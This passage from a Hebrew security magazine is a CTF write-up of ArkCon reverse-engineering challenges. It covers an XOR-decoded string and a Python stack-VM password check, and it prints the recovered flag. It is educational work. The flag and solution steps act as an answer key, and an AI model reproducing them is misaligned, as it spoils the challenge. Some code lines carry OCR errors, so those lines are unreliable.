
ניתן לראות בקוד שבכל איטרציה נלקח בית אחד מתוך המערך ובתוך הלולאה הקוד יריץ את 3 הבתים במקום פעולות ה-NOP המופיעות בקוד:

```
000021CF 8B 45 D8          mov     eax, [ebp+var_28]
000021D2 0F BE 8C 05 70 FF+movsx   ecx, [ebp+eax+var_90]
000021DA 90                nop
000021DB 90                nop
000021DC 90                nop
000021DD 88 8C 05 70 FF FF+mov     [ebp+eax+var_90], cl
000021E4 EB DA             jmp     short loc_21C0
```

לאחר מכן הקוד ייקח את יבנה אובייקט Unicode ויעביר אותו לפונקציה nt!ExRaiseHardError עם פוינטר למערך הנ"ל כ-string buffer.

בשלב הזה קל להבין ששלושת הבתים הללו צריכים להיות XOR ECX, 0x11. מכיוון שמדובר במחרוזת יוניקוד המורכבת מ-2 בתים עבור כל תו ובמחרוזת ישנם המון בתים (0x11) החוזרים על עצמם ניתן להבין שהמפתח הינו 0x11.

להלן ה-flag לאתגר:



שלב בונוס (התקבל בכנס עצמו) - PyV

שוב אתגר VM ושוב אנחנו מתחילים עם קובץ, כמו באתגר NoWare נצטרך להבין מה ה-Opcode-ים הרלוונטיים שיעזרו לנו לפתור את האתגר:


```
import sys


class m():
    def   init  (self, arg):
        self.i = 0
        self.s = [0] + [ord(c) for c in arg]
        self.i_s = []
        self.c = bytearray(b
'\x08\x44\x08\x29\x03\x00\x08\x10\x01\x00\x04\x00\x01\x00\x08\x03\x08\x4f\x02' \
'\x00\x0c\x00\x04\x00\x01\x00\x05\x32\x0d\x54\x0d\x72\x0d\x79\x0d\x20\x0d\x41' \
'\x0d\x67\x0d\x61\x0d\x69\x0d\x6e\x0d\x2e\x0e\x00\x05\x54\x08\x1f\x0b\x00\x08' \
'\x10\x01\x00\x04\x00\x01\x00\x08\x64\x08\x20\x03\x00\x08\x1f\x01\x00\x08\x01' \
'\x01\x00\x04\x00\x01\x00\x0a\x00\x08\x64\x0c\x00\x04\x00\x01\x00\x08\xf3\x08' \
'\xff\x02\x00\x08\x1c\x01\x00\x08\x0f\x03\x00\x08\x0d\x01\x00\x04\x00\x01\x00' \
'\x08\x12\x08\x34\x08\x2e\x01\x00\x01\x00\x04\x00\x01\x00\x05\xa2\x0c\x08\x1e' \
'\x08\x1d\x08\x0f\x08\x15\x01\x00\x01\x00\x01\x00\x04\x00\x01\x00\x08\xf2\x08' \
'\xa6\x03\x00\x04\x00\x01\x00\x05\xb2\x0d\x08\x43\x08\xbb\x01\x00\x08\xcb\x03' \
'\x00\x04\x00\x01\x00\x05\x83\x08\x30\x04\x00\x01\x00\x08\x91\x08\xff\x02\x00' \
'\x04\x00\x01\x00\x08\xff\x08\xa0\x03\x00\x04\x00\x01\x00\x09\x34\x08\x7b\x04' \
'\x00\x01\x00\x08\x01\x08\x7f\x01\x00\x08\xee\x02\x00\x04\x00\x01\x00\x08\xa8' \
'\x0b\x00\x0b\x00\x08\xc7\x0c\x00\x0c\x00\x03\x00\x04\x00\x01\x00\x08\x10\x08' \
'\x33\x01\x00\x04\x00\x01\x00\x08\xcc\x08\x22\x03\x00\x08\x11\x03\x00\x08\x94' \
'\x03\x00\x04\x00\x01\x00\x08\x1d\x08\x55\x01\x00\x04\x00\x01\x00\x08\xbb\x08' \
'\xfa\x03\x00\x04\x00\x01\x00\x08\x00\x0b\x00\x04\x00\x06\x1c\x0d\x47\x0d\x72' \
'\x0d\x65\x0d\x61\x0d\x74\x0d\x20\x0d\x4a\x0d\x6f\x0d\x62\x0d\x21\x00\x00')
        self.o = {
            0x00: lambda: (self.i + 2, self.s, self.i_s),
            0x01: lambda: (self.i + 2, self.s + [self.s.pop() + self.s.pop()], self.i_s),
            0x02: lambda: (self.i + 2, self.s + [self.s.pop() - self.s.pop()], self.i s),
            0x03: lambda: (self.i + 2, self.s + [self.s.pop() ^ self.s.pop()], self.i s),
            0x04: lambda: (self.i + 2, self.s + [{True: 0, False: 1}[self.s.pop() == self.s.pop()]],
self.i_s),
            0x05: lambda: ((self.c[self.i + 1]), self.s, self.i_s),
            0x06: lambda: ({0: self.c[self.i + 1], 1: self.i + 2}[self.s.pop()], self.s, self.i_s),
            0x07: lambda: ({0: self.i + 2, 1: self.c[self.i + 1]}[self.s.pop()], self.s, self.i_s),
            0x08: lambda: (self.i + 2, self.s + [self.c[self.i + 1]], self.i s),
            0x09: lambda: (self.c[self.i + 1], self.s, self.i s + [self.i + 2]),
            0x0a: lambda: (self.i_s.pop(), self.s, self.i_s),
            0x0b: lambda: (self.i + 2, self.s + [self.s.pop() + 1], self.i_s),
            0x0c: lambda: (self.i + 2, self.s + [self.s.pop() - 1], self.i_s),
            0x0d: lambda: (self.i + 2, self.s, sys.stdout.write(chr(self.c[self.i + 1])) or self.i_s),
            0x0e: lambda: (len(self.c) - 1, self.s, self.i s),
        }

    def e(self):
        while self.i < len(self.c):
            self.i, self.s, self.i_s = self.o[self.c[self.i]]()
```

```
if __name__ == "__main__":
    print "Please Enter a Password:"
    p = sys.stdin.read(20)
    m = m(p)
    m.e()
```


מניחוש בלבד אפשר להבין שהדגל הוא בעצם הסיסמה (בעיקר בגלל הגודל שלו), **self.o** מכיל את כל ה-Opcode-ים, **self.c** הוא הסקשן של הקוד ו-**self.stack** הוא כנראה ה-Stack.

אם נביט טוב טוב בפונקציות של ה-Opcode-ים נוכל לתרגם אותם: למשל, ה-Opcode 0x00 לא עושה דבר זה אומר שהוא **NOP**. ה-Opcode **0x01** לוקח 2 ערכים מה-Stack מחבר ביניהם ומחזיר אותם ל-Stack כלומר הוא **ADD**. **0x02** הוא **SUB**, **0x03** הוא **XOR** והחשוב ביותר **0x04** הוא **CMP**.

כמו בתהליך Reversing רגיל מה שנרצה זה להבין עם איזה ערך מתבצעת ההשוואה, לשם כך נשים Breakpoint עם ה-Opcode הזה (בשביל זה נצטרך להפוך את ה-lambda לפונקציה רגילה). במקום הסיסמה נשים "AAAAAAAAAAAAAAAAAAAA" כדי שנדע מה הערכים של ההשוואה מה הערכים של ה-Input שלנו.



אנחנו רואים שהתבצע השוואה בין התו 125 ("}") לתו 65 ("A"). כלומר התו הראשון שאנחנו מחפשים הוא "}" (שהוא בתכלס התו האחרון של הדגל), אז נחליף את ה-password ל-"AAAAAAAAAAAAAAAAAA}" ונבדוק מה קורה בבדיקת התו השני.



כלומר התו השני הוא 75 ("K"), אם נמשיך בדרך הזאת עוד 18 פעמים נוכל לגלות את כל הדגל, כמובן שאפשר לעשות את זה פחות פעמים כי את תחילת הדגל אנחנו כבר יודעים ("ArkCon{"). נשים את הדגל ArkCon{d0_n0T_5t4cK} (הדגל שמצאנו לאחר השלמת כל איטרציות ההשוואה) בתור סיסמה.

ונקבל את הפלט "**Great Job!**". זה מעניין ש-Opcode אחד בלבד עזר לנו לפתור את האתגר כולו. אם בכל מקרה מעניין אותכם לראות את הפעולות המלאות של האיטרציות הראשונות שפיענחתי בשביל להבין את הקוד לעומק:

```
self.code = bytearray(
```

```
        # 0) PUSH 0x44
        b'\x08\x44'
        # 2) PUSH 0x29
        b'\x08\x29'
        # 4) XOR 0x44, 0x29
        b'\x03\x00'
        # 6) PUSH 0x10
        b'\x08\x10'
        # 8) ADD 0x6d, 0x10
        b'\x01\x00'
        # 10) CMP password[-1], '}'
        b'\x04\x00'
        # 12) ADD
        b'\x01\x00'
        # 14) PUSH 0x03
        b'\x08\x03'
        # 16) PUSH 0x4f
        b'\x08\x4f'
        # 18) SUB 0x03, 0x4f
        b'\x02\x00'
        # 20) DEC
        b'\x0c\x00'
        # 22) CMP password[-1], 'K'
        b'\x04\x00'
        ...
)
```

סיכום

כל אחד מהאתגרים היה שונה באופיו וביכולות הנדרשות כדי לפתור אותו. כל אתגר מעולם תוכן אחר: Reverse Engineering, Forensics, Drivers ומכונות וירטואליות.

אני לגמרי יכול לראות CTF-ים משתלבים כתנאי קבלה לכנסים, עבודה ועוד. אני מבין את האנשים שלא התחברו לאתגר הכנס עקב הזמן שלוקח לפתור את האתגרים (שכנראה אין להם) אך ממליץ להם לנסות ולפתור אתגרים כאלה בעתיד כי יחד עם זאת שהאתגרים מראים שהכנס מתאים להם גם לפעמים אפשר ללמוד בהם דברים חדשים.

על צוות המחקר של Cyber Ark

מאחורי כנס ה-ArkCon ואתגריו עומד גוף המחקר של CyberArk, העונה לשם CyberArk Labs. הגוף מונה כיום כ-15 חוקרים המגיעים מרקעים שונים, לרוב מיחידות מודיעין או דומות להן בצבא. הגוף מתנהל באופן עצמוני לחלוטין בתוך הארגון, ולמעשה מתנהל כמעין סטארטפ על כל המשתמע מכך.

אחת ממטרות ה-Labs היא שיתוף פעולה וידע, בין אם זה באמצעות השתתפות בכנסים גדולים, הכשרות ועתה גם אירוח כנס ברוח ה-ArkCon.

בשל המקום המוגבל, הגוף החליט להשיק אתגרים ייחודיים אשר יקנו לאלו שאינם בקהילה המובילה והצפופה של חוקרי אבטחת המידע, כרטיס כניסה והזדמנות להשתלב כדם חדש במערכת. האתגרים נכתבו לאחר מחשבה רבה ע"י שניים מצוות המחקר: שקד ריינר וכסיף דקל.

הגוף מודה לכל 700+ המשתתפים שניסו לפתור את האתגר, לזוכים ולאלכס יונסקו שהתארח כמרצה מרכזי.

קישורים בנושא

- https://www.calcalist.co.il/articles/0,7340,L-3736270,00.html
- http://lcamtuf.coredump.cx/afl/
- https://toastedcornflakes.github.io/articles/fuzzing_capstone_with_afl.html

תודות

תודה לשקד רינר וכסיף דקל על כתיבת האתגרים והעזרה במאמר, ולדורון על ארגון הכנס.

על המחבר

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-96 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש יולי

אפיק קסטיאל,

ניר אדר,

30.06.2018